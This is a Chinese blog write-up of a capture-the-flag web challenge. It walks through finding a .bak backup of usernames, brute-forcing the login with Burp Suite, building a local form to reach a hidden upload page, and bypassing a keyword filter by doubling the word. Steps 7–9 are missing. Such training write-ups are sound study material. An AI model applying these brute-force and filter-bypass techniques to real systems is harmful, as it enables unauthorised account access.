

# i春秋“百度杯”九月场 | 123

原创

g1ut\_t0ny 于 2020-07-04 10:53:10 发布 97 收藏

文章标签: CTF 夺旗赛

版权声明: 本文为博主原创文章, 遵循CC 4.0 BY-SA 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/g1ut\\_t0ny/article/details/107120937](https://blog.csdn.net/g1ut_t0ny/article/details/107120937)

版权

## 123题目

### “百度杯”CTF比赛 九月场

分值: 50分    类型: Web    题目名称: 123

题目内 12341234, 然后就解开了

[https://blog.csdn.net/g1ut\\_t0ny](https://blog.csdn.net/g1ut_t0ny)

步骤


1、查看源代码

```
1 / <body>
2 8 <center>
3 9 <h4>请输入帐号密码进行登录</h4>
4 10 <form action="" method="POST">
5 11 <input type="text" name="username" placeholder='用户名' />
6 12 <br /><br />
7 13 <input type="password" name="password" placeholder='密码' />
8 14 <br /><br />
9 15 <input type="submit" name="submit" value="登录" />
10 16
11 17 <!-- 用户信息都在user.php里 -->
12 18 <!-- 用户默认默认密码为用户名+出生日期 例如: zhangwei1999 -->
13 19 </form>
14 20 </center>
15 21 </body>
16 22 </html>
17 23
18 24
```

[https://blog.csdn.net/g1ut\\_t0ny](https://blog.csdn.net/g1ut_t0ny)

2、我必须要给自己颁一个瞎猫

碰上死耗子奖项, 顺手访问的user.php啥也没有, 我就好奇输了一个.bak文件, 寻思万一有备份呢, 这不是巧了。




```
zhangwei
wangwei
wangfang
liwei
lina
zhangmin
lijing
wangjing
liwe
```


liuwei  
wangxiuying  
zhangli  
lixuying  
wangli  
zhangjing  
zhangxiuying  
liqiang  
wangmin  
limin  
wanglei  
liuyang  
wangyan  
wangyong  
lijun  
zhangyong  
lijie  
zhangjie  
zhanglei  
wangqiang  
lijuan  
wangjun  
zhangyan  
zhangtao  
wangtao  
liyan  
wangchao

[https://blog.csdn.net/g1ut\\_t0ny](https://blog.csdn.net/g1ut_t0ny)

3、用burpsuite爆破，将用户名保存在本地当作密码，同时设置为battering ram(对变量同时进行破解。多个标记同时进行。多参数同时爆破，但用的是同一个字典。)



4、爆出密码lixuyun1990(至于为什么1990，别问，问就是wp说的)



Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
196	zhangyuzhen	200	<input type="checkbox"/>	<input type="checkbox"/>	1044	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
1		200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
2	zhangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
3	wangwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
4	wangfang	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
5	liwei	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
6	lina	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
8	lijing	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	
7	zhangmin	200	<input type="checkbox"/>	<input type="checkbox"/>	1009	

Request Response

Raw Headers Hex HTML Render

```

<form action="" method="POST">
  <input type="text" name="username" placeholder='用户名' />
  <br /><br />
  <input type="password" name="password" placeholder='密码' />
  <br /> <br />
  <input type="submit" name="submit" value="登录" />

  <!-- 用户信息都在user.php里 -->
  <!-- 用户默认默认密码为用户名+出生日期 例如: zhangwei1999 -->
</form>
</center>
</body>
</html>

<br /><br /><center>登录成功</center><script>location.href='/';</script>

```

0 matches

Finished <http://p0x.cloudeci.com/api/42987089>

5、登陆进去也是啥也没有，试图修改审查元素，但发现改不动，于是本地创建html进行访问


```

<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8" />
  <title>个人中心</title>
</head>
<body>
<center>
<!-- 存在漏洞需要去掉 -->
<form action="http://eci-2ze4kxu6bgamo2zs10te.cloudeci.ichunqiu.com/" method="POST" enctype="multipart/form-data" >
  <input type="file" name="file" />
  <input type="submit" name="submit" value="上传" />
</form>
</center>
</body>
</html>


```

6、访问到的是一个文件上传页面






10、于是尝试直接查询file=flag



11、既

然过滤一个，那考虑双写绕过一下file=flaflagg



https://blog.csdn.net/g1ut\_t0ny